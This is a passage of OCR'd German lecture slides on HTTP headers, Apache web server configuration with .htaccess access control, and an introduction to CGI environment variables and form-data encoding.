  - ⇨ Informationen über den Browser (z.B. Mozilla/... für Netscape)

```
User-Agent: Mozilla/4.1
```

HTTP Header (3)

Server
⇨
Browser

Response Header

- Server
  - ⇨ Information über den Server z.B.: Apache/1.3.17 (Win32)

- WWW-Authenticate
  - ⇨ verlangt vom Clienten eine Authentifizierung

HTTP Header (4)

Entity Header

- Content-Type
  - ⇨ Typ des Nutzinhalts, z.B. Content-Type: text/html
- Content-Length
  - ⇨ Länge des Inhalts in Bytes
- Content-Encoding
  - ⇨ bei komprimierten Dokumenten, z.B. gzip
- Last-Modified
  - ⇨ letzte Änderung des übertragenen Inhalts für Caching

Beispiel

Browser ⇨ Server

(Request)

```
GET /index.html HTTP/1.1
Host: www.xyz.de
User-Agent: Mozilla/4.0
Accept: image/gif, image/jpeg, */*
Connection: Keep-Alive
```

Server ⇨ Browser

(Response)

```
HTTP/1.1 200 OK
Date: Thu, 15 Jul 2004 19:20:21 GMT
Server: Apache/1.3.5 (Unix)
Accept-Ranges: bytes
Content-length: 42
Connection: close
Content-type: text/html

<h1>Antwort</h1>
<p>Jetzt kommts</p>
```

Entwicklung webbasierter Anwendungen


7. Kapitel: Webserver

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Einleitung

- Was ist ein Webserver?
  - ⇨ eine (spezielle) Software
  - ⇨ übermittelt auf Anfrage Daten mit dem HTTP-Protokoll
- Was braucht ein Webserver?
  - ⇨ TCP/IP-Unterstützung
    (vom Betriebssystem; darauf setzt das HTTP-Protokoll auf)
  - ⇨ Internet-Zugang (sinnvoll, aber für die Funktion nicht nötig)
- Was ist zu tun?
  - ⇨ Installation
  - ⇨ Zuordnung der "öffentlichen" Daten / Verzeichnisse
  - ⇨ Anbindung an andere Software (Skripte, Office,…)
  - ⇨ Konfiguration der Berechtigungen

Verfügbare Webserver (05/2006)



Quelle:

NETCRAFT

http://news.netcraft.com/

Developer	April 2006	Percent	May 2006	Percent	Change
Apache	50588433	62.72	52819517	64.76	2.04
Microsoft	20343656	25.22	20764239	25.46	0.24
Sun	1907503	2.36	1917950	2.35	-0.01
Zeus	563381	0.70	550437	0.67	-0.03

Verfügbare Webserver

- Apache http://httpd.apache.org
  - ⇨ defacto-Standard im Web. OpenSource-Produkt und Freeware.
    für *UNIX-Plattformen* und für *MS Windows/DOS* verfügbar.
- Microsofts Internet Information Server (IIS)
  - ⇨ Kommerzieller Webserver für Windows Server
- SunONE http://wwws.sun.com
  - ⇨ Kommerzieller Webserver, ehemals Netscape Enterprise Server
- NCSA (National Center for Supercomputing Applications)
  - ⇨ Universität von Illinois, Champaign-Urbana. Neben dem CERN eine der ursprünglichen Entwicklungsstätten des WWW.
    Hier wurde die erste Version des Web-Browsers Mosaic entwickelt.
- Zeus http://www.zeus.com/
  - ⇨ Kommerzieller Webserver; für Sun, Mac, Linux, HP UX, IBM AIX …
    – aber nicht für Windows

Allgemeines

- Konfiguration erfolgt je nach Webserver entweder Dialog-gesteuert, oder über Konfig-Datei
- Webserver läuft entweder als Anwendung oder als Prozess im Hintergrund (Dienst)
- Verwendung des Webservers ist auch lokal (ohne Internetzugang) möglich (z.B. zu Testzwecken)
- Manche Webserver unterstützen „Virtual Hosts“, d.h. mehrere Web-Zugänge werden auf einem Server realisiert
- Die Konfiguration der Webserver unterscheidet sich. Details in der jeweiligen Dokumentation.

Grundeinstellungen allgemein (1)

- **IP-Adresse und Hostnamen des Servers**
  - ⇨ Für lokalen Betrieb: 127.0.0.1 oder localhost.

    Test: Im Web-Browser (nach Start des Webservers) *http://127.0.0.1/* oder *http://localhost/* aufrufen.
- **Port des Servers**
  - ⇨ normalerweise Port 80
- **HTTP-Wurzelverzeichnis für HTML-Dateien**
  - ⇨ Pfadname (je nach Syntax Ihres Betriebssystems) unterhalb dessen sich die lokalen HTML-Dateien befinden. z.B. c:\www\myhtml unter Windows
- **Default-HTML-Dateiname für Verzeichnisse**
  - ⇨ index.html oder index.htm

Grundeinstellungen allgemein (2)

- **Physisches Verzeichnis für CGI-Scripts**
  - ⇨ normalerweise *cgi-bin*

    Pfadname (je nach Syntax Ihres Betriebssystems) mit ausführbaren CGI-Scripts

    z.B. c:\www\cgi-bin
- **Virtuelles Verzeichnis für CGI-Scripts**
  - ⇨ normalerweise */cgi-bin*

    Pfadname zu den CGI-Scripts für WWW-Zugriffe

    Zugriff über *http://localhost/cgi-bin/myCGI.pl*
- **Pfad zu Perl-Interpreter und anderen Interpretern**
  - ⇨ z.B. c:\programme\perl\bin\perl.exe unter Windows

Grundeinstellungen allgemein (3)

- **Log-Dateien**
  - ⇨ Protokollierung der Zugriffe: *access.log*
  - ⇨ Fehlerprotokollierung: *error.log*
- **Timeouts**
  - ⇨ für Senden und Empfangen: 60 (= eine Minute)
  - ⇨ Die Angaben erfolgen in der Regel in Sekunden
- **MIME-Typen**
  - ⇨ Dateiformate, die der Webserver kennt und an den aufrufenden Web-Browser überträgt
  - ⇨ Andere Dateitypen sendet der Server nicht korrekt bzw. mit dem eingestellten Standard-MIME-Typ (text/plain)

Apache

- im April 1995 erstmals in einer Version 0.6.2 publiziert
- Open-Source-Entwicklung (steht jedem kostenlos zur Verfügung)
- 1999 Gründung der Apache Software Foundation
- heute weltweit am häufigsten eingesetzte Webserver
  - ⇨ oft auch noch in der alten Version: 1.3.35
  - ⇨ aktuelle Version (05.2006): Apache 2.2.2

- Einfache Installation im Paket: XAMPP
  - ⇨ Apache distribution enthält MySQL, PHP, Perl uvm.
  - ⇨ verfügbar für Linux, Windows, Mac, Solaris
  - ⇨ http://www.apachefriends.org/de/index.html

XAMPP

The Apache Software Foundation
http://www.apache.org/

Apache Grundeinstellungen

Konfig-Datei `httpd.conf` im Verzeichnis *...\xampp\appache\conf*

- Wurzelverzeichnis der Apache-Installation
  - ⇨ `ServerRoot "C:/programme/xampp/apache"`
- Port, über den der Server kommuniziert (Standard)
  - ⇨ `Listen 80`
- eMail-Adresse des Administrators für Probleme
  - ⇨ `ServerAdmin name@fbi.h-da.de`
- Wurzelverzeichnis für Dokumente (Alias kann auf anderes Verzeichnis zeigen)
  - ⇨ `DocumentRoot "C:/Programme/xampp/apache/htdocs"`
- mögliche Dateinamen der Startseite

```
<IfModule mod_dir.c>
    DirectoryIndex index.html index.php
</IfModule>
```

www.covalent.net bietet dazu Comanche, einen (teuren) Konfigurator mit GUI

Log-Dateien

- Log-Datei für Fehlermeldungen

```
ErrorLog logs/error.log
```

- Log-Datei für Zugriffe

```
CustomLog logs/access.log access
```

- Woher kamen die Verweise ?

```
CustomLog logs/referer.log referer
```

- Welche Browser wurden verwendet ?

```
CustomLog logs/agent.log agent
```

- Alternativ: alles zusammen

```
CustomLog logs/ common.log common
```

- eigenes Logging-Format definieren

```
LogFormat "Formatstring" Name
```

Alias-Verzeichnisse

- Alias definiert die Abbildung URL ⇨ Verzeichnis
  - ⇨ Dokumente können in anderen Verzeichnissen abgelegt werden als mit DocumentRoot festgelegt wurde
- ScriptAlias definiert die Abbildung URL ⇨ Verzeichnis für Server-Skripte
  - ⇨ d.h. für Dateien, die nicht zum Client gesendet sondern im Server ausgeführt werden
-
```
<IfModule mod_alias.c>
    Alias /manual/ "C:/Dokumentation/"
    Alias /user/ "C:/Benutzerverzeichnisse/"
    ScriptAlias /cgi-bin/ "C:/cgi-Skripte/"
    ScriptAlias /php/ "C:/php/"
</IfModule>
```

Benutzer-Verzeichnisse

- Gliederung der Dokumente nach Benutzern
  - ⇨ z.B. für persönliche Homepages
- Aufruf der Startseite mit ~Username
  - ⇨ z.B. http://www.fbi.h-da.de/~r.hahn
-
```
<IfModule mod_userdir.c>
    UserDir "C:/Benutzerverzeichnisse/"
</IfModule>
```
- Benutzer-Verzeichnisse werden i.a. von den Benutzern selbst gepflegt
  - ⇨ eventuell mit eigenen Berechtigungs-Dateien (`.htaccess`)
  - ⇨ Zugriffsrechte gut überlegen und steuern mit `AllowOverride`

MIME-Types

- HTTP-Header kennzeichnet das beigefügte Dokument mit dessen MIME-Type
  - ⇨ Multipurpose Internet Mail Extension
- Server ermittelt MIME-Type aus Datei-Endung
  - ⇨ Zuordnung gängiger Typen in /conf/mime.types

    ```
    TypesConfig conf/mime.types
    ```
  - ⇨ zusätzliche Definitionen in /conf/httpd.conf

    ```
    AddType application/vnd.ms-excel .csv
    ```
  - ⇨ Standardvorgabe, falls kein MIME-Type ermittelt werden kann

    ```
    DefaultType text/plain
    ```
    oder
    ```
    DefaultType application/octet-stream
    ```
- Browser entscheidet, wie das Dokument dargestellt wird
  - ⇨ was nicht angezeigt werden kann, wird zum Download angeboten
  - ⇨ Netscape verwendet den übermittelten MIME-Type,

    Internet Explorer verwendet die Datei-Endung

Zusätzliche Features mittels Options

- CGI-Skripte ausserhalb des ScriptAlias erlaubt

  `ExecCGI`
- Verknüpfungen zu anderen Verzeichnissen folgen

  `FollowSymLinks` `SymLinksIfOwnerMatch`
- HTML-Vorverarbeitung mittels Server-Side Includes (SSI)

  `Includes` `IncludesNOEXEC`
- Inhaltsverzeichnis zeigen, wenn Indexdatei (z.B. index.html) fehlt

  `Indexes`
- Browser und Server verständigen sich über MIME-Type, Sprache und Codierung (content negotiation); "unscharfe" Dateiendung

  `MultiViews`
- Standardeinstellung: alles außer MultiViews

  `All`

Options x y z setzt neu für dieses Verzeichnis;
Options +x -y akkumuliert mit vererbten Options

Zugriffsschutz in httpd.conf

- Standardeinstellung sehr restriktiv

```
<Directory />
    Options FollowSymLinks          keine sonstigen Options
    AllowOverride None              .htaccess wirkungslos
</Directory>
```

- Wurzelverzeichnis der Dokumente gezielt öffnen

```
<Directory "C:/Programme/Apache/htdocs">
    AllowOverride All               .htaccess wirksam
    Allow from all                  Wurzel freigeben
</Directory>
```

- Dateiname für verzeichnisspezifischen Schutz

```
AccessFileName .htaccess            definieren
<Files ~ "^\.ht">                   beginnt mit .ht
    Deny from all                   und schützen
</Files>
```

Verzeichnis-bezogener Schutz wird an Unter-verzeichnisse vererbt

alles andere muss dann explizit freigegeben werden


Zugriffsschutz mit .htaccess-Dateien

- Wunsch: Der Benutzer kann die Zugriffsberechtigung selbst pflegen, ohne einen Restart des Webservers zu benötigen
- Lösung: Webserver liest im Benutzerverzeichnis eine Datei mit Zugriffsberechtigungen: *.htaccess*
- Der Name der Dateien muss in httpd.conf festgelegt werden:
  `AccessFileName .htaccess`
- Die Verwendung von lokalen Berechtigungsdateien muss in httpd.conf freigegeben sein mit
  `AllowOverride All`
- .htaccess bezieht sich auf das Verzeichnis, in dem es steht
- Die Berechtigung wird durch 2 "Mengen" beschrieben:
  `deny` und `allow`
- die Auswertungsreihenfolge macht einen Unterschied: `Order allow,deny` oder `Order deny,allow`

Zugriffsberechtigungen als Mengen

weder in Deny noch in Allow enthalten

sowohl in Deny als auch in Allow enthalten




Absicht unklar "Zweifelsfall"

hier ist die Absicht klar


Lösung: Regelung über die Reihenfolge: "order"

Zugriffsschutz mit .htaccess-Dateien - Order

- Order Deny,Allow
  - ⇨ Die Deny Anweisung wird zuerst ausgewertet. Zugang wird als Default erlaubt. Jeglicher Zugriff der nicht in Deny enthalten ist, oder in Allow enthalten ist, darf zugreifen.



- Order Allow,Deny
  - ⇨ Die Allow Anweisung wird zuerst ausgewertet. Zugang wird als Default abgelehnt. Jeglicher Zugriff der nicht in Allow enthalten ist, oder in Deny enthalten ist, wird abgelehnt.



Regel: Order XXX,YYY bedeutet:
Wenn Zuordnung eindeutig ist XXX, im Zweifelsfall YYY

Zugriffsschutz mit .htaccess-Dateien - Beispiele

a) "alle" - offen für die ganze Welt

```
Order Allow,Deny
Allow from all
```

b) "niemand" – im Web nicht verfügbar

```
Order Deny,Allow
Deny from all
```

c) "alle außer…"

```
Order Allow,Deny
Allow from all
Deny from 141.100
```

d) "niemand, außer…"

```
bestimmte IP-Adressen
Order Deny,Allow
Deny from all
Allow from 141.100
```

e) "niemand, außer mit Passwort"

```
AuthType basic
AuthName "Anzeigetext"
AuthUserFile /dir/pw.sec
Require valid-user
```

an sicherem Ort ablegen!
erzeugen mit
htpasswd.exe –c pw.sec user

Sicherheit von Apache-Passwörtern

- Basic Authentification wird quasi im Klartext übertragen und die HTML-Antwort ebenfalls
- Passwort wird im Browser gespeichert und bei jeder Seitenanforderung an denselben Server übermittelt
  - ⇨ notwendig, weil HTTP zustandslos ist
- Username/Passwort ist im Server nur durch schwache Verschlüsselung geschützt
  - ➔ nicht dasselbe Passwort für Website und Bankkonto verwenden !
- Webserver erkennt keine Einbruchsversuche durch Ausprobieren (mehrfach falsches Passwort eingegeben)
  - ⇨ Betriebssysteme erkennen dies üblicherweise
  - ⇨ allenfalls in Log-Datei erkennbar

Zugriffsrechte des Servers selbst

- Sicherheitsmaßnahme, falls Zugriffsrechte nicht sauber und vollständig definiert sein sollten
  - ⇨ soll den Server selbst schützen, weniger die Dokumente
- Apache wird normalerweise vom User "system" (root) gestartet
- Apache startet Child-Prozesse, die die Requests beantworten
- Child-Prozesse können eingeschränkte Zugriffsrechte haben
  - ⇨ User und Group z.B. so konfigurieren, dass
    - nur die freigegebenen Verzeichnisse lesbar sind
    - nur das Nötigste via CGI schreibbar ist

Beliebte Fehler im Umgang mit Apache unter Windows

- Apache wurde unter Unix entwickelt und nach Windows portiert
  - ⇨ Die Konfiguration über `httpd.conf` erfordert genaue Einhaltung einer (inkonsistenten) Syntax
    - bei Fehlern in der Konfiguration lässt sich Apache nicht mehr starten!
    - Pfade brauchen teilweise am Ende einen "/"
    - Manchmal wird "/" verwendet, manchmal "\"
    - Selbst Leerzeichen in `Order deny,allow` sind ein Fehler
    - unbedingt die Beispiele in den Kommentaren als Vorlage beachten !
- Windows ignoriert Groß-Kleinschreibung
  - ⇨ beim Verschieben eines Projekt auf einen Web-Server unter Unix werden Skripte und Links oft nicht mehr gefunden

Zusammenfassung


- Grundlagen
  - ⇨ Was ist ein Webserver?
  - ⇨ Webserver am Markt
- Grundeinstellungen
  - ⇨ IP-Adresse & Ports, Log-Dateien
  - ⇨ Verzeichnisse für Dokumente, Skripte, User
  - ⇨ Besondere Dateinamen (index.html, .htaccess,...)
  - ⇨ Pfade zu Skripten und ausführbaren Programmen (z.B. Perl)
  - ⇨ MIME-Typen und Dateiendungen
- Apache
  - ⇨ Grundeinstellungen
  - ⇨ Zugriffsberechtigungen und Zugriffsschutz
- Server Side Includes

Entwicklung webbasierter Anwendungen

8. Kapitel: CGI

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

CGI - Common Gateway Interface



CGI - Common Gateway Interface

- Schnittstelle zu Programmen, die per

  HTTP-GET oder -POST aufgerufen werden können
  - ⇨ über Hyperlinks oder durch Absenden von Formularen
  - ⇨ können Daten auf dem Server speichern
  - ⇨ können (datenabhängige) HTML-Datei als Antwort generieren
- Wird vom Webserver angeboten
- Programmiersprache ist nicht vorgeschrieben
  - ⇨ Unix Shell, Perl, PHP, C++, Visual Basic, ...
  - ⇨ Interpretersprachen wie Perl und PHP ersparen Compilation auf Webserver (oft Unix-Maschinen), so dass einfacher Upload genügt
- Anwendungsbeispiele:
  - ⇨ Zugriffszähler, Gästebücher, Statistiken
  - ⇨ Auswahl und Sortierung von Daten, Auskunftssysteme
  - ⇨ Buchungssysteme, Online Shops

Ablauf einer typischen CGI-Kommunikation

- Benutzer füllt HTML-Formular aus und klickt "Submit"
- Browser schickt Formulardaten mit HTTP-POST an ein CGI-Skript

  (Attribut "action" des Formulars)
- Server startet CGI-Skript als selbständiges Programm
  - ⇨ CGI-Skript liest Formulardaten von `cin`
  - ⇨ CGI-Skript liest/speichert Daten aus/in Datenbank oder Datei
  - ⇨ CGI-Skript schreibt HTML-Antwort nach `cout`
  - ⇨ CGI-Skript schreibt Fehlermeldungen nach `cerr`

    (werden vom Server in \logs\error.log geschrieben)
- Server überträgt cout-Strom wie HTML-Datei an Browser

Umgebungsvariablen (1)

Test mit http://localhost/cgi-bin/printenv.pl

Werte werden bei einem CGI-Aufruf vom Webserver gesetzt

- Informationen zum Request

```
REQUEST_URI=/cgi-bin/CgiTest.exe?Name=&Kommentar=
    SCRIPT_NAME=/cgi-bin/CgiTest.exe
HTTP_REFERER=http://localhost/CgiTestFormular.htm
HTTP_COOKIE=Keksname=Kruemel; nochEinKeks=hart
```

sofern gesetzt

- und je nach Methode

```
REQUEST_METHOD=GET
QUERY_STRING=Name=Hugo&Kommentar=BlaBla
```

- oder

```
REQUEST_METHOD=POST
CONTENT_LENGTH=28
CONTENT_TYPE=application/x-www-form-urlencoded
QUERY_STRING=
```

Auf das Ende achten!

Formulardaten hier aus der Standardeingabe (cin in C++)

Umgebungsvariablen (2)

- Informationen über den Client (Browser)

```
HTTP_ACCEPT=image/gif, image/x-xbitmap, image/jpeg, */*
Liste der MIME-Typen, die der Browser darstellen kann
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_ACCEPT_LANGUAGE=de
HTTP_CONNECTION=Keep-Alive
HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 5.5)
HTTP_HOST=192.168.0.1
REMOTE_ADDR=192.168.0.11
REMOTE_PORT=1029
```

Umgebungsvariablen (3)

- Informationen über den Server

```
DOCUMENT_ROOT=/apache/htdocs
SCRIPT_FILENAME=/apache/cgi-bin/cgitest.exe
SERVER_ADDR=192.168.0.1
SERVER_ADMIN=admin@xyz.de
SERVER_NAME=localhost
SERVER_PORT=80
SERVER_SIGNATURE=Apache/1.3.14 Server at localhost Port 80
SERVER_SOFTWARE=Apache/1.3.14 (Win32)
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
```

- Informationen über das Server-Betriebssystem

```
COMSPEC=C:\WINDOWS\COMMAND.COM
PATH=C:\WINDOWS;C:\WINDOWS\COMMAND
WINDIR=C:\WINDOWS
```

Codierung von Formulardaten (I)

- Umgebungsvariablen sind grundsätzlich Strings
- Name und Wert eines Formularelements werden durch Gleichheitszeichen = getrennt
- Leerzeichen innerhalb des Werts werden durch Pluszeichen + ersetzt
- die Name/Wert-Paare mehrerer Formularelemente werden durch & getrennt.
- Sonderzeichen, Umlaute etc. werden durch das Prozentzeichen % und 2 Hexadezimal-Ziffern dargestellt
- die hier aufgeführten Sonderzeichen = + & % werden in Namen und Werten ebenfalls hexadezimal codiert

```
QUERY_STRING=Text=Hallo+dies+ist+ein+Test&Zeichen=%21
```

Codierung von Formulardaten (II)

Zeichen	Code	Zeichen	Code	Zeichen	Code	Zeichen	Code
Leerz.	+	!	%21	"	%22	#	%23
$	%24	%	%25	&	%26	'	%27
(	%28	)	%29	+	%2B	,	%2C
/	%2F	:	%3A	;	%3B	<	%3C
=	%3D	>	%3E	?	%3F	[	%5B
\	%5C	]	%5D	^	%5E	"	%60
{	%7B	|	%7C	}	%7D	~	%7E
°	%A7	Ä	%C4	Ö	%D6	Ü	%DC
ß	%DF	ä	%E4	ö	%F6	ü	%FC

Text=Hallo+dies+ist+ein+Test&Zeichen=%21

Prinzipieller Aufbau eines CGI-Skripts

Text=Hallo+dies+ist+ein+Test&Zeichen=%21

1. Requestmethode bestimmen

   REQUEST_METHOD=GET bzw. POST

2. Für POST: Daten von STDIN einlesen

